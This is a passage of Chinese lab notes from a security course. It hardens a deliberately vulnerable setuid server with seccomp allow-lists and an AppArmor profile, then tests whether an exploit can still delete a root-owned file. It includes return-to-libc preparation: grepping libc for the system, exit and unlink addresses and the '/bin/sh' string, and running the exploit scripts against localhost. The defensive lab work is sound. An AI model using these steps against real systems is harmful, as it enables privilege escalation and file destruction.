sudo ./touchstone  
ldd banksv  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system"  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " exit"  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " unlink"  
strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"  
touch /tmp/test.txt  
sudo chown root /tmp/test.txt  
ll /tmp/test.txt  
python3 ./task4\_1.py 127.0.0.1 80 > /dev/null  
ll /tmp/test.txt

删除失败

### 默认拒绝，显式允许

工作目录为task4\_2，从task4\_1拷贝而来

在banksv.c中添加seccomp的相关函数，并在main函数中进行调用



编译并运行服务端，使用浏览器连接若出现上面的情况则通过 dmesg 查看被拦截的系统调用，再将该系统调用添加到显示允许中，重复以上过程，直到各项功能可以正常使用，（应该是这样我也没完全做）完整的规则如下所示。

sudo dmesg | grep syscall  
cat /usr/include/x86\_64-linux-gnu/asm/unistd\_32.h | grep 102  
#define \_\_NR\_socketcall 102

seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(read), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(write), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(openat), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(rt\_sigaction), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(socketcall), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(clone), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(set\_robust\_list), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getresuid32), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getcwd), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(getpid), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(statx), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(close), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(\_llseek), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(fcntl64), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(access), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(brk), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(exit\_group), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(fstat64), 0);  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(stat64), 0);  
  
 // 攻击程序需要的权限  
 seccomp\_rule\_add(ctx, SCMP\_ACT\_ALLOW, SCMP\_SYS(unlink), 0);

命令：

sudo make  
sudo chown root touchstone  
sudo chmod +s touchstone  
sudo ./touchstone  
ldd banksv # 应该只需要改变基址  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " system"  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " exit"  
readelf -a /lib/i386-linux-gnu/libc.so.6 | grep " unlink"  
strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"  
touch /tmp/test.txt  
sudo chown root /tmp/test.txt  
ll /tmp/test.txt  
python3 ./task4\_2.py 127.0.0.1 80 > /dev/null  
ll /tmp/test.txt

删除成功

## 任务 5：**使用** AppArmor 限制进程权限

使用 AppArmor 对 vulnerable 进程进行强制访问控制（无需修改源代码）

回到任务1，目录为task5，代码从code拷贝而来

开启两个终端，其中一个执行命令


sudo apt install apparmor-profiles apparmor-utils  
sudo aa-genprof banksv

另一个运行程序

sudo make  
sudo chown root touchstone  
sudo chmod +s touchstone  
sudo ./touchstone

按"F"生成配置文件：文件位置/etc/apparmor.d/home.arche.文档.2.task5.code.banksv

修改配置文件



重新加载配置文件使以上配置文件生效。

sudo apparmor\_parser -r /etc/apparmor.d/home.arche.文档.2.task5.code.banksv

touchstone 重新运行

touch /tmp/test.txt  
sudo chown root /tmp/test.txt  
ll /tmp/test.txt  
python3 ./task5.py 127.0.0.1 80 > /dev/null  
ll /tmp/test.txt

删除失败